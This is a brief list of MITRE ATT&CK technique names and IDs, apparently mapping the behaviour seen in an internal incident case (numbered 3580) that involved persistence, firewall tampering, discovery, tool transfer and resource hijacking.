Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder – T1547.001

Impair Defenses: Disable or Modify System Firewall – T1562.004
Masquerading: Masquerade Task or Service – T1036.004
Process Discovery – T1057
System Network Connections Discovery – T1049
Ingress Tool Transfer – T1105
Application Layer Protocol: Web Protocols – T1071.001
Resource Hijacking – T1496

Internal case 3580